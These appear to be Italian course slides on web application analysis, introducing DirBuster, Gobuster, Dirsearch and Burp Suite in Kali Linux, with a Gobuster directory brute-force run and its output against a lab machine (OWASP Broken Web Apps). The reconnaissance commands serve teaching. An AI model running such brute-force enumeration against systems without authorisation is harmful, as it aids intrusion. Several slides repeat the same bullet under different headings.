
Web Crawlers & Directory Bruteforce – OWASP DirBuster

- Applicazione java multi-thread appartenente al progetto OWASP
- Progettata per effettuare il *brute force* di directory e nomi di file su Web Server
- Utile soprattutto per rilevare directory e file nascosti
- La sua efficacia dipende essenzialmente dal dizionario (*wordlist*) utilizzato per effettuare il *brute force*

Analisi delle Applicazioni Web

OWASP DirBuster – Avvio


- Per avviarlo è sufficiente digitare **`dirbuster`**



Analisi delle Applicazioni Web

OWASP DirBuster – Esempio


- Per avviarlo è sufficiente digitare **`dirbuster`**



Analisi delle Applicazioni Web

OWASP DirBuster – Esempio


- Per avviarlo è sufficiente digitare **`dirbuster`**



Analisi delle Applicazioni Web

OWASP DirBuster – Esempio


- Per avviarlo è sufficiente digitare **`dirbuster`**



Analisi delle Applicazioni Web

OWASP DirBuster – Esempio

- Per avviarlo è sufficiente digitare **`dirbuster`**



Al termine della scansione è possibile visualizzare un report dettagliato generato dalla stessa

N.B. Strumento estremamente lento

Analisi delle Applicazioni Web

Web Crawlers & Directory Bruteforce – Gobuster

- Strumento usato per il bruteforce di directory e file su siti Web
- Permette l'enumerazione di sottodomini DNS
- Etc

- Per installarlo
  - `apt-get install gobuster`
- Per eseguirlo è sufficiente digitare il nome del comando
  - `gobuster`

Analisi delle Applicazioni Web

Gobuster - Esempio

- Macchina Target: OWASP Broken Web Apps (Indirizzo IP: **10.0.2.15**)
  - **gobuster dir -u 10.0.2.15 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt**

Output parziale (directory navigabili)

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u 10.0.2.15 -w /usr/share/wordlists/dirbuster/directory-lis
t-1.0.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.15
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.
0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/06 08:45:58 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 232] [--> http://10.0.2.15/images/
]
/cgi-bin              (Status: 301) [Size: 233] [--> http://10.0.2.15/cgi-bin
/]
/index                (Status: 200) [Size: 1227]
```

Analisi delle Applicazioni Web

Gobuster - Esempio

- Macchina Target: OWASP Broken Web Apps (Indirizzo IP: **`10.0.2.15`**)
  - **`gobuster dir -u 10.0.2.15 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt`**

Output parziale (directory navigabili)

```
/images               (Status: 301) [Size: 232] [--> http://10.0.2.15/images/
]
/cgi-bin              (Status: 301) [Size: 233] [--> http://10.0.2.15/cgi-bin
/]
/index                (Status: 200) [Size: 1227]


Progress: 1477 / 141709 (1.04%)
/assets               (Status: 301) [Size: 232] [--> http://10.0.2.15/assets/
]
/wordpress            (Status: 301) [Size: 235] [--> http://10.0.2.15/wordpre
ss/]
Progress: 3061 / 141709 (2.16%)
Progress: 4677 / 141709 (3.30%)
/phpmyadmin           (Status: 301) [Size: 236] [--> http://10.0.2.15/phpmyad
min/]
/test                 (Status: 301) [Size: 230] [--> http://10.0.2.15/test/]

/webcal               (Status: 301) [Size: 232] [--> http://10.0.2.15/webcal/
]
Progress: 6255 / 141709 (4.41%)
Progress: 7872 / 141709 (5.56%)
/phpBB2               (Status: 301) [Size: 232] [--> http://10.0.2.15/phpBB2/
]
Progress: 9472 / 141709 (6.68%)
/gallery2             (Status: 301) [Size: 234] [--> http://10.0.2.15/gallery
```

Analisi delle Applicazioni Web

Web Crawlers & Directory Bruteforce – Dirsearch


- Strumento molto potente che consente di effettuare il brute force di file e directory su Web server
- Non è installato di default in Kali Linux
  - **`apt-get install dirsearch`**
- È possibile ottenere informazioni su tale strumento consultando la relativa man page

```
DIRSEARCH(1)                    User Commands                    DIRSEARCH(1)

NAME
       dirsearch  -  An  advanced command-line tool designed to brute force
       directories and files in webservers

SYNOPSIS
       dirsearch.py [-u|--url]  target  [-e|--extensions]  extensions  [op-
       tions]

OPTIONS
```

Analisi delle Applicazioni Web

Dirsearch - Esempio

- Esempio
  - **`dirsearch -u http://10.0.2.5/mutillidae/`**



Analisi delle Applicazioni Web

Web App Proxy – Burp Suite

- Piattaforma professionale per il penetration testing delle Web App, sviluppata da PortSwigger
  - Fornisce vari strumenti (*suite*) per valutare la sicurezza delle Web App
  - Consente di acquisire, analizzare e violare Web App utilizzando tecniche manuali ed automatizzate
  - Permette di condividere informazioni tra più strumenti

- Disponibile in versione Community (gratuita) e Professional (a pagamento)

- In Kali Linux è integrata la versione «*Community Edition*» della Burp Suite

Analisi delle Applicazioni Web

Web App Proxy – Burp Suite

- Componenti principali
  - **Proxy:** intercetta e modifica traffico HTTP/S tra client e server
  - **Scanner:** rileva vulnerabilità come XSS, SQLi, SSRF, etc
  - **Repeater:** reinvia richieste personalizzate
  - **Intruder:** effettua attacchi automatici (brute force, fuzzing, etc)
  - **Decoder/Comparer:** analizza e confronta payload

Maggiori dettagli in seguito…

Analisi delle Applicazioni Web

Web App Proxy – Burp Suite

- È possibile avviare Burp Suite in due modalità
  - Grafica: Menu «03 - Web Application Analysis»
  - Testuale: digitando il comando **`burpsuite`**

- **N.B.** Prima di avviare la Burp Suite assicurarsi che non ci siano altri programmi in esecuzione sulla porta **`8080`**

Analisi delle Applicazioni Web


Web App Proxy – Burp Suite

- Avviamo Burp Suite tramite la modalità testuale, digitando il comando **`burpsuite`**

Analisi delle Applicazioni Web

Web App Proxy – Burp Suite


- Avviamo Burp Suite tramite la modalità testuale, digitando il comando **`burpsuite`**



Analisi delle Applicazioni Web

Web App Proxy – Burp Suite


- Avviamo Burp Suite tramite la modalità testuale, digitando il comando **`burpsuite`**



Analisi delle Applicazioni Web

